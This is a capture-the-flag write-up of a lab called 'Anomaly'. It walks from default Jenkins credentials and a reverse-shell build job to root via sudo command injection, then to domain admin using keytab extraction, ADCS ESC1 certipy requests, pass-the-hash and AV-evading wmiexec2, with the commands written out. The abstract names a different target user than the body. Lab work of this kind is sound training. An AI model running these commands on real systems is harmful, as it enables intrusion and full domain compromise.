HackSmarter.org - Anomaly

Table of Contents
- Abstract
- Scope and Objective
- Enumeration
- Initial Access to Ubuntu Server via Jenkin
- Becoming root on Ubuntu Server with SUDO
- Discovery of kerberos keytab file on Ubuntu Server
- Enumerate Domain Controller
- Privilege Escalation via ADCS ESC1 from Domain Computers
Abstract
Anomaly is a chained lab with Ubuntu Server and Windows Active Directory combined. we start off with the discovery is running on Ubuntu server and can be logged in with "admin:admin" credential, then we can archive foothold on the Ubuntu server by create a new job to execute shell command.
After gaining foothold on Ubuntu server, we compromised "jenkins" user which can execute custom binary via SUDO as root without needing a password, the custom binary will pass an argument to system() function without any check so we can leverage it to become root on the Ubuntu server.
After becoming root, we can now download the kerberos keytab file and extract AES key of "Brandon_Boyd" which is a valid domain user where we can start off our domain enumeration after obtaining kerberos ticket of this user and discover the password of this user on the description
By using bloodhound, we discover that account in domain computers group can enroll "CertAdmin" certificate which is vulnerable to ADCS ESC1 which we can then create a new computer account and leverage it to obtain NT hash of "the_emperor" user, the domain admins of the domain and compromise the domain.
Scope and Objective
Objective The core objective is to demonstrate the full impact of a successful network intrusion by achieving Domain Administrator privileges over the client's Active Directory environment. The test will simulate a motivated external attacker's progression from an initial foothold to complete administrative control.
Scope The in-scope assets for this engagement include two critical IP addresses: 1. A hardened Ubuntu Server (Initial Foothold Target). 2. The primary Domain Controller (Final Privilege Escalation Target).
It is a critical finding that the Domain Controller is running active Antivirus (AV) software; therefore, this test will specifically involve techniques to bypass or evade the installed AV to successfully compromise the domain and demonstrate the potential for a full domain compromise.
Enumeration
I will start with rustscan on ubuntu server first since it is faster than nmap and VPN connection can tolerate this much of traffic unlike HTB. (I could not use rustscan could not be used on HTB) and we can see that there are only 2 ports opened on the Ubuntu server which are SSH and website running on 8080
rustscan -a Anomaly-Web -- -A



I run rustscan on the domain controller next which reveals a lot of ports as expected of the domain controller
rustscan -a Anomaly-DC -- -A

From the certificate of each service display the issuer as "anomaly-ANOMALY-DC-CA-2" indicates that Certificate service in running on the domain controller and we can also add "Anomaly-DC.anomaly.hsm" and "anomaly.hsm" to hosts file
Upon visiting website running on port 8080, we can see that Jenkins is running on this server

By simply guessing password, I finally logged in to Jenkins using "admin:admin"

Initial Access to Ubuntu Server via Jenkin
To obtain a shell on Ubuntu server, we can create a new job and then add "Execute shell" in the "Build Steps" section


I will simply use busybox and netcat to connect back to my machine on port 4444 which is the default port of penelope

After creating a new job, I will run penelope to wait for the reverse shell
penelope


Now we can click "Build Now" to let reverse shell command run and in a few seconds, we should have a shell as "jenkins" user on penelope
Becoming root on Ubuntu Server with SUDO
After footholding on the Ubuntu server, we can simply run sudo -l command to check for the lowest hangind fruit to see if we can run any binary/command as any user via SUDO and we can see that "jenkins" user can execute /usr/bin/router_config as root without a password via SUDO

The binary is a custom one so we will need to find out what it will do so I press F12 to detach session and download the binary to my machine


By simply run ltrace on the binary, it will print a simple banner and it expect 1 argument

So by supplying "anything" as argument, we can see that it will just pass it to system() without any check which mean it is vulnerable to command injection
We could discover this by doing statis analysis of this binary as well, since the binary is very small then dogbolt will do just fine

Now if we just run it with simple command like id, we can indeed see it execute


Going back to Ubuntu server, we can use it to spawn a bash shell as root
sudo /usr/bin/router_config "/bin/bash -p"
Discovery of kerberos keytab file on Ubuntu Server
Penelope have a nice feature where we can run linpeas on the current session without manually downloading them by ourselves, we can simply press F12 to detach session and run the following command
run peass_ng

The linpeas result shows kerberos configuration file and also keytab file for Brandon_Boyd@ANOMALY.HSM user

Now we can download this file into our machine and use KeyTabExtract to extract AES key from this file
download /etc/krb5.keytab
python keytabextract.py ~/Desktop/hacksmarter/anon/krb5.keytab

With aes key, we can now request TGT of this user
impacket-getTGT anomaly.hsm/Brandon_Boyd -aesKey f9754c5288b844eb86054695b2c12b93716f57c41d26325c1a994e12bbbeff52

Enumerate Domain Controller

With TGT, we can now enumerate the domain controller as "Brandon_Boyd" user and we can see that there is no non-standard share on the domain controller machine
export KRB5CCNAME=Brandon_Boyd.ccache
uv run nxc smb Anomaly-DC.anomaly.hsm -k --use-kcache --shares

I will pull a valid domain user list to a new text file first so if I obtained a new hash or a password then I can only spray on the valid domain user which we can see the password of "Brandon_Boyd" user from his description ("3edc4rfv#EDC$RFV").
uv run nxc ldap Anomaly-DC.anomaly.hsm -k --use-kcache --users-export user.txt

I can use the username and password to run rusthound but I went with kerberos authentication method with will need to properly put the correct realm in our kerberos configuration file to be able to use this ticket to run rusthound

Kerberos configuration file can be easily created via NetExec with --generate-krb5-file flag
uv run nxc smb Anomaly-DC.anomaly.hsm -k --use-kcache --generate-krb5-file krb5conf2

I will set this newly created file as the new kerberos configuration
export KRB5_CONFIG=krb5conf2
Now I should be able to use rusthound with kerberos ticket to collect domain information. I went with this way just to learn that we can use kerberos ticket with rusthound
rusthound-ce -d anomaly.hsm -k -no-pass -f ANOMALY-DC.anomaly.hsm

I forgot to specify -z for zip file so I will manually create a zip file and upload it to bloodhound


Privilege Escalation via ADCS ESC1 from Domain Computers

By using query related to ESC1, I discover that any domain computers who is a member of "Domain Computers" group have "GenericAll" right on "CertAdmin" certificate template and as we remember from the rusthound console that we have machine account quota = 10, and that's mean we can create up to 10 computers and all of them have ADCS ESC4 and ADCS ESC1 over this certificate template

Addionally, I also look for high valued target which are the member of domain admins group and I will target "anna_molly" user instead of Administrator user

First, I will create a new machine account with bloodyAD
bloodyAD --host Anomaly-DC -d anomaly.hsm -u Brandon_Boyd -p '3edc4rfv#EDC$RFV' add computer 'backup' 'password123'

Next, I will use this newly created domain computer account to check if this account really has both ADCS ESC1 and ESC4 over "CertAdmin" template and turn out it has!
certipy-ad find -u 'backup$@anomaly.hsm' -p 'password123' -stdout -vulnerable
To make ADCS ESC1 successfully done without any error, I will also lookup for SID of "anna_molly" to map with it samaccountname as well

Then I will request a certificate and specify upn of "annamolly" user in SAN, and by having SID supplied, we can reduce the risk of mapping error as well. which we can see that we successfully requested certificate of "annamolly" user.
certipy req -u 'backup$@anomaly.hsm' -p 'password123' -target 'anomaly.hsm' -dc-ip $IP -ca 'anomaly-ANOMALY-DC-CA-2' -template 'CertAdmin' -upn 'anna_molly@anomaly.hsm' -sid 'S-1-5-21-1496966362-3320961333-4044918980-1105'

Using the certificate we just obtained, we can now use that to authenticate to the domain controller again to get TGT which certipy will automatically retrieve NT hash for us.
certipy auth -pfx anna_molly.pfx -dc-ip $IP
We can now confirm that this user have administive privilege on this domain controller
uv run nxc smb Anomaly-DC.anomaly.hsm -u anna_molly -H be4bf3131851aee9a424c58e02879f6e

Since AV is running on the domain controller, I will use wmiexec2 which is stealthy upgrade of wmiexec to evade signature-based AV detection to run command on the machine as local admin and now we can loot root flag located on the desktop of administrator user
python wmiexec2.py anomaly.hsm/anna_molly@ANOMALY-DC -hashes :be4bf3131851aee9a424c58e02879f6e

And we are done :D